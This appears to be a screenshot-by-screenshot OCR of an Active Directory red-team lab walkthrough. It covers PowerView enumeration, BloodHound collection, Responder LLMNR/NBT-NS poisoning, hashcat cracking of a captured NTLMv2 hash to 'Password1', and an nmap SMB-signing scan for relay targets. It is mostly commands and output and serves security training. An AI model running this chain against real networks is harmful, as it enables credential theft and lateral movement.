
```
PS C:\Users\gambit\Downloads> Find-LocalAdminAccess -Verbose
VERBOSE: [Find-LocalAdminAccess] Querying computers in the domain
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC1.REDTEAMLAB.LOCAL/DC=REDTEAMLAB,DC=LOCAL
VERBOSE: [Get-DomainComputer] Get-DomainComputer filter string: (&(samAccountType=805306369))
VERBOSE: [Find-LocalAdminAccess] TargetComputers length: 3
VERBOSE: [Find-LocalAdminAccess] Using threading with threads: 20
VERBOSE: [New-ThreadedFunction] Total number of hosts: 3
VERBOSE: [New-ThreadedFunction] Total number of threads/partitions: 3
VERBOSE: [New-ThreadedFunction] Threads executing
VERBOSE: [New-ThreadedFunction] Waiting 100 seconds for final cleanup...
Bob-PC.redteamlab.local
Alice-PC.redteamlab.local
VERBOSE: [New-ThreadedFunction] all threads completed
```


```
ComputerName : Bob-PC.redteamlab.local
GroupName    : Administrators
MemberName   : REDTEAMLAB\gambit
SID          : S-1-5-21-3308815703-1801899785-1924879678-1103
IsGroup      : False
IsDomain     : True

ComputerName : Bob-PC.redteamlab.local
GroupName    : Administrators
MemberName   : REDTEAMLAB\rogue
SID          : S-1-5-21-3308815703-1801899785-1924879678-1104
IsGroup      : False
IsDomain     : True

ComputerName : Alice-PC.redteamlab.local
GroupName    : Administrators
MemberName   : ALICE-PC\Administrator
SID          : S-1-5-21-2240331841-978729652-1229412354-500
IsGroup      : False
IsDomain     : False
```




```
kali@kali:~/bloodhound$ ls
BloodHound-linux-x64  BloodHound-linux-x64.zip

kali@kali:~/bloodhound$ cd BloodHound-linux-x64

kali@kali:~/bloodhound/BloodHound-linux-x64$ ls
BloodHound               libGLESv2.so              resources.pak
chrome_100_percent.pak   libvk_swiftshader.so      snapshot_blob.bin
chrome_200_percent.pak   libvulkan.so              swiftshader
chrome-sandbox           LICENSE                   v8_context_snapshot.bin
icudtl.dat               LICENSES.chromium.html    version
libEGL.so                locales                   vk_swiftshader_icd.json
libffmpeg.so             resources
```





Connect to Neo4j
Database access might require an authenticated connection
Connect URL
neo4j://
localhost:7687
Authentication type
Username / Password
Username
neo4j
Password
neo4j
Connect



Connect to Neo4j
Database access might require an authenticated connection
New password
Password1
OR
Generate
Repeat new password
Password1
Change password



BLOODHOUND
Log in to Neo4j Database
bolt://localhost:7687
neo4j
Save Password
Login


```
kali@kali:~$ cd bloodhound

kali@kali:~/bloodhound$ bloodhound-python -d redteamlab.local -u gambit -p Pa
ssword1 -ns 192.168.42.40 -c all
INFO: Found AD domain: redteamlab.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Err
or: [Errno Connection error (DC1.redteamlab.local:88)] [Errno -2] Name or ser
vice not known
INFO: Connecting to LDAP server: DC1.redteamlab.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Connecting to LDAP server: DC1.redteamlab.local
INFO: Found 8 users
INFO: Found 52 groups
INFO: Found 3 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: Alice-PC.redteamlab.local
INFO: Querying computer: Bob-PC.redteamlab.local
INFO: Querying computer: DC1.redteamlab.local
INFO: Done in 00M 06S
```


```
kali@kali:~/bloodhound$ ls
20240113125728_computers.json   20240113125728_ous.json
20240113125728_containers.json  20240113125728_users.json
20240113125728_domains.json     BloodHound-linux-x64
20240113125728_gpos.json        BloodHound-linux-x64.zip
20240113125728_groups.json
```



BLOODHOUND
Log in to Neo4j Database
bolt://localhost:7687
neo4j
Save Password
Login



BloodHound
Search for a node
Click on Upload Data
Upload Data
Raw Query


Recent
Home
Desktop
BloodHound-linux-x64
Other Locations
home
kali
bloodhound
BloodHound-linux-x64
Name
Size
Type
Modified
BloodHound-linux-x64
24 May 2023
20240113125728_computers.json
9.6 kB
Program
12:57
20240113125728_containers.json
25.2 kB
Program
12:57
20240113125728_domains.json
3.2 kB
Program
12:57
20240113125728_gpos.json
6.0 kB
Program
12:57
20240113125728_groups.json
82.1 kB
Program
12:57
20240113125728_ous.json
1.7 kB
Program
12:57
20240113125728_users.json
19.3 kB
Program
12:57
BloodHound-linux-x64.zip
106.7 MB
Archive
11:29
Cancel
Open


Search for a node
Database Info
Node Info
Analysis
DB STATS
Address
bolt://localhost:7687
DB User
neo4j
Sessions
0
Relationships
37
ACLs
26
Azure Relationships
0
ON-PREM OBJECTS
Users
0
Groups
8
Computers
3
OUS
0
GPOs
0
Domains
0



Search for a node
Database Info
Node Info
Analysis
Pre-Built Analytics Queries
Domain Information
Find all Domain Admins
Map Domain Trusts
Find Computers with Unsupported Operating Systems
Dangerous Privileges
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Find Computers where Domain Users are Local Admin
Find Computers where Domain Users can read LAPS passwords
Find All Paths from Domain Users to High Value Targets
Find Workstations where Domain Users can RDP
Find Servers where Domain Users can RDP
Find Dangerous Privileges for Domain Users Groups
Find Domain Admin Logons to non-Domain Controllers
Kerberos Interaction


Search for a node
Database Info
Node Info
Analysis
WOLVERINE@REDTEAMLAB.LOCAL
OVERVIEW
Sessions 0
Sibling Objects in the Same OU 7
Reachable High Value Targets 10
Effective Inbound GPOs 2
See user within Domain/OU Tree
NODE PROPERTIES
Object ID S-1-5-21-3308815703-1801899785-1924879678-1105
Password Last Changed Sun, 24 Dec 2023 13:18:39 GMT
Last Logon 0
Last Logon (Replicated) Never
Enabled True
AdminCou True
WOLVERINE@REDTEAMLAB.LOCAL




```
kali@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.17.24  netmask 255.255.255.0  broadcast 172.16.17.255
        ether 08:00:27:53:0c:ba  txqueuelen 1000  (Ethernet)
        RX packets 56  bytes 18535 (18.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 127  bytes 23229 (22.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.30.1.50  netmask 255.255.255.0  broadcast 172.30.1.255
        inet6 fe80::c280:130d:eca4:e07c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:eb:23:e1  txqueuelen 1000  (Ethernet)
        RX packets 1  bytes 590 (590.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 35  bytes 3812 (3.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth2: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.42.27  netmask 255.255.255.0  broadcast 192.168.42.255
        inet6 fe80::362:d183:77b6:23d8  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:ee:04:e0  txqueuelen 1000  (Ethernet)
        RX packets 1  bytes 590 (590.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 34  bytes 3752 (3.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
kali@kali:~$ sudo responder -I eth2 -dwPv
[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [ON]
    SMB server                 [ON]
    Kerberos server            [ON]
```




```
[SMB] NTLMv2-SSP Client   : 192.168.42.26
[SMB] NTLMv2-SSP Username : REDTEAMLAB\gambit
[SMB] NTLMv2-SSP Hash     : gambit::REDTEAMLAB:5e7ba55436fa1bdb:AF55B09E2F0B0
0F5F90770034A360B20:0101000000000000006B27C24246DA012F8FCBDABE2FBC04000000000
2000800570043005100340001001E00570049004E002D004F004F003900310051004E0030005A
00560050004E00400340057004900 4E002D004F004F003900310051004E0030005A005600500
04E002E00570043005100340 02E004C004F00430041004C00030014005700430051003400 2E00
4C004F00430041004C00050014005700430051003400 2E004C004F00430041004C00070008000
06B27C24246DA01060004000200000008003000300000000000000001000000002000006 3BD17
6022C716E8ACCA68EE46B28E92F998CC8A2A82B045097CC01CDEA855CB0A00100000000000000
0000000000000000000000900240063006900660073002F00310039003200 2E00310036003800
2E00340032002E00320037000000000000000000
```

```
kali@kali:~$ hashcat -h | grep NTLMv2
   5600 | NetNTLMv2                                  | Network Protocol
  27100 | NetNTLMv2 (NT)                             | Network Protocol
```

```
GAMBIT::REDTEAMLAB:5e7ba55436fa1bdb:af55b09e2f0b00f5f90770034a360b20:0101000000000000006b27c2
4246da012f8fcbdabe2fbc0400000000020008005700430051003400010010e00570049004e002d004f004f0039003
10051004e0030005a00560050004e0004003400570049004e002d004f004f003900310051004e0030005a00560050
004e002e00570043005100340020e004c004f00430041004c0003001400570043005100340020e004c004f004300410
04c0005001400570043005100340020e004c004f00430041004c0007000800006b27c24246da010600040002000000
0800300030000000000000000010000000020000063bd176022c716e8acca68ee46b28e92f998cc8a2a82b045097cc
01cdea855cb0a001000000000000000000000000000000000000090024006300690066007300 2f003100390032002e
00310036003800 2e00340032002e00320037000000000000000000:Password1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: GAMBIT::REDTEAMLAB:5e7ba55436fa1bdb:af55b09e2f0b00f...000000
Time.Started.....: Sat Jan 13 17:24:50 2024 (0 secs)
Time.Estimated...: Sat Jan 13 17:24:50 2024 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   113.7 kH/s (32.00ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 4096/14344385 (0.03%)
Rejected.........: 0/4096 (0.00%)
Restore.Point....: 3072/14344385 (0.02%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: adriano → oooooo
Hardware.Mon.#1..: Util: 25%
```

```
kali@kali:~$ hashcat -m 5600 /home/kali/Desktop/NTLMv2-hash.txt /usr/share/wordlists/rockyou.
txt --show
GAMBIT::REDTEAMLAB:5e7ba55436fa1bdb:af55b09e2f0b00f5f90770034a360b20:0101000000000000006b27c2
4246da012f8fcbdabe2fbc0400000000020008005700430051003400010010e00570049004e002d004f004f0039003
10051004e0030005a00560050004e0004003400570049004e002d004f004f003900310051004e0030005a00560050
004e002e00570043005100340020e004c004f00430041004c0003001400570043005100340020e004c004f004300410
04c0005001400570043005100340020e004c004f00430041004c0007000800006b27c24246da010600040002000000
0800300030000000000000000010000000020000063bd176022c716e8acca68ee46b28e92f998cc8a2a82b045097cc
01cdea855cb0a001000000000000000000000000000000000000090024006300690066007300 2f003100390032002e
00310036003800 2e00340032002e00320037000000000000000000:Password1
```

```
kali@kali:~$ nmap --script smb2-security-mode -p 445 192.168.42.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-13 17:34 EST
Nmap scan report for 192.168.42.26
Host is up (0.00s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Nmap scan report for 192.168.42.40
Host is up (0.00s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
```

